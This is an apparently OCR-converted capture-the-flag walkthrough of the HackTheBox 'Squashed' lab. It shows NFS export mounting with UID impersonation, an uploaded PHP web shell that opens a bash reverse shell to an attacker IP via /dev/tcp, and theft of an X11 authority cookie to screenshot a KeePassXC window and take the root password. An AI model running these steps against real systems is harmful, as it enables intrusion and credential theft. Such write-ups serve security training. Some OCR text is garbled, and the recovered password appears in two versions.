HackTheBox Writeup - Squashed

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#Network #Vulnerability_Assessment #Common_Services #Authentication #Apache #X11 #NFS #Penetration_Tester_Level_1 #Reconnaissance #User_Enumeration #Impersonation #Arbitrary_File_Upload
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Recon

nmap


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r—(root⊛kali)-[~/squashed]
Nmap scan report for squashed.htb (10.10.11.191)
Host is up (0.20s latency).
Not shown: 65527 closed tcp ports (reset)
PORT
         STATE SERVICE VERSION
                       OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
22/tcp
        open ssh
 ssh-hostkey:
   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
   256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
         open http
                       Apache httpd 2.4.41 ((Ubuntu))
80/tcp
http-title: Built Better
http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp open rpcbind 2-4 (RPC #100000)
rpcinfo:
                     port/proto service
   program version
   100000 2,3,4
                     111/tcp rpcbind
   100000 2,3,4
                      111/udp rpcbind
                      111/tcp6 rpcbind
    100000 3,4
                       111/udp6 rpcbind
    100000 3,4
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100003 3
                      2049/udp
                                nfs
                      2049/udp6 nfs
   100003 3
   100003 3,4
                      2049/tcp nfs
                      2049/tcp6 nfs
   100003 3,4
                     34004/udp6 mountd
   100005 1,2,3
   100005 1,2,3
                     49496/udp
                               mountd
   100005 1,2,3
                     50753/tcp6 mountd
   100005 1,2,3
                     58509/tcp mountd
   100021 1,3,4
                     40699/tcp6 nlockmgr
   100021 1,3,4
                     45625/tcp nlockmgr
   100021 1,3,4
                     51614/udp
                                nlockmgr
   100021 1,3,4
                     55440/udp6 nlockmgr
   100227 3
                     2049/tcp nfs_acl
   100227 3
                     2049/tcp6 nfs_acl
   100227 3
                     2049/udp nfs_acl
   100227 3
                      2049/udp6 nfs_acl
2049/tcp open nfs_acl 3 (RPC #100227)
44439/tcp open mountd 1-3 (RPC #100005)
45625/tcp open nlockmgr 1-4 (RPC #100021)
53329/tcp open mountd 1-3 (RPC #100005)
58509/tcp open mountd 1-3 (RPC #100005)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
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TCP 80 - Website

Site

Static Website



dir

root⊗kali)-[~/squashed]

-# gobuster dir -u http://squashed.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -t 20 -e -k -r -o squashed.gobuster

http://squashed.htb/images (Status: 200) [Size: 6225]

http://squashed.htb/css (Status: 200) [Size: 6309]

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http://squashed.htb/js (Status: 200) [Size: 2246]
http://squashed.htb/server-status (Status: 403) [Size: 277]
```

TCP 2049 - NFS

Refer - https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting/

Enum

```
r (root⊛kali)-[~/squashed]

□ # showmount -e squashed.htb

Export list for squashed.htb:

/home/ross *

/var/www/html *
```

Mount

```
r—(root⊛kali)-[~/squashed]
└─# mkdir /mnt/ross && mkdir /mnt/html
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/home/ross

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┌──(rootⓒkali)-[/mnt]
└─# mount -t nfs squashed.htb:/home/ross /mnt/ross
```

Add user to local machine so we have permissions

```
useradd test
su - test

$ 1s -la
total 68
```

```
drwxr-xr-x 14 test test 4096 Jan 15 18:36 .
drwxr-xr-x 5 root root 4096 Jan 16 09:14 ...
lrwxrwxrwx 1 root root 9 Oct 20 09:24 .bash_history -> /dev/null
drwx----- 11 test test 4096 Oct 21 10:57 .cache
drwx----- 12 test test 4096 Oct 21 10:57 .config
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Desktop
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Documents
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Downloads
drwx----- 3 test test 4096 Oct 21 10:57 .gnupg
drwx----- 3 test test 4096 Oct 21 10:57 .local
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Music
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Pictures
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Public
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Templates
drwxr-xr-x 2 test test 4096 Oct 21 10:57 Videos
lrwxrwxrwx 1 root root 9 Oct 21 09:07 .viminfo -> /dev/null
-rw----- 1 test test 57 Jan 15 18:36 .Xauthority
-rw----- 1 test test 2475 Jan 15 18:36 .xsession-errors
-rw----- 1 test test 2475 Dec 27 10:33 .xsession-errors.old
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.Xauthority stores cookies for authentication of X sessions

```
$ strings .Xauthority
squashed.htb
MIT-MAGIC-COOKIE-1
$ cp .Xauthority ~/squashed/www/
```

/var/www/html

```
r—(root⊛kali)-[/mnt]
└─# mount -t nfs squashed.htb:/var/www/html /mnt/html
```

```
┌──(root⊛kali)-[/mnt]
└─# ls -ld html
drwxr-xr-- 5 2017 www-data 4096 Jan 16 09:40 html
```

Add permission to user

Upload reverse shell

```
$ cat > ok.php << EOF
</pre>

c?php system('bash -c "bash -i >& /dev/tcp/10.10.14.41/1111 0>&1"') ?>
EOF
```

User Flag

```
┌──(root⑯kali)-[~/squashed]
listening on [any] 1111 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.191] 57282
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
alex@squashed:/var/www/html$ ls -la
ls -la
total 60
drwxr-xr-- 5 alex www-data 4096 Jan 16 14:57 .
drwxr-xr-x 3 root root 4096 Oct 21 10:30 ...
-rw-r--r-- 1 alex www-data 44 Oct 21 10:30 .htaccess
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 css
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 images
-rw-r---- 1 alex www-data 32532 Jan 16 14:55 index.html
drwxr-xr-x 2 alex www-data 4096 Jan 16 14:55 js
-rw-r--r-- 1 alex 1002 71 Jan 16 14:57 ok.php
alex@squashed:/var/www/html$ cd ~
cd ~
alex@squashed:/home/alex$ ls
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
snap
user.txt
alex@squashed:/home/alex$ cat user.txt
cat user.txt
8a06d4b7db113c6a5fb492fbfb8753f8
```

Root Flag

• Refer - https://book.hacktricks.xyz/network-services-pentesting/6000-pentesting-x11#screenshots-capturing

Enumerate Display

```
alex@squashed:/home/ross$ w
w
15:09:45 up 15:33, 1 user, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
ross tty7 :0 Sun23 15:33m 1:19 0.04s /usr/libexec/gnome-session-binary --systemd --session=gnome
```

Start Http server

```
├──(root�kali)-[~/squashed/www]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.191 - - [16/Jan/2023 10:14:29] "GET /.Xauthority HTTP/1.1" 200 -
```

Get .Xauthority and do screenshot

```
alex@squashed:/home/alex$ wget 10.10.14.41/.Xauthority

export XAUTHORITY=.Xauthority

xwd -root -screen -silent -display :0 > ok.xwd

cp ok.xwd /var/www/html
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Use OCR to get text (Failed)

```
┌──(root®kali)-[~/squashed]
└─# tesseract ok.png ok.txt
Estimating resolution as 128
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reat ok.txt.txt

Activities @ KeePassXC + Jan16 15:42
Passwords - KeePassXC x

Database Entries Groups Tools Help

Cbd CK KE RHIOL SR /


~ Username Password URL Notes
root cah$mei7i

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General

Autotype Enabled
Searching Enabled
Expiration Never
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Open Image



• Creds: root:cah\$mei7rai9A

```
alex@squashed:/home/alex$ su -
su -
Password: cah$mei7rai9A

ls
Desktop
Documents
Downloads
```

Music
Pictures
Public
root.txt
scripts
snap
Templates
Videos
cat root.txt
eaa6951c71a011da6e7c608f1f907c39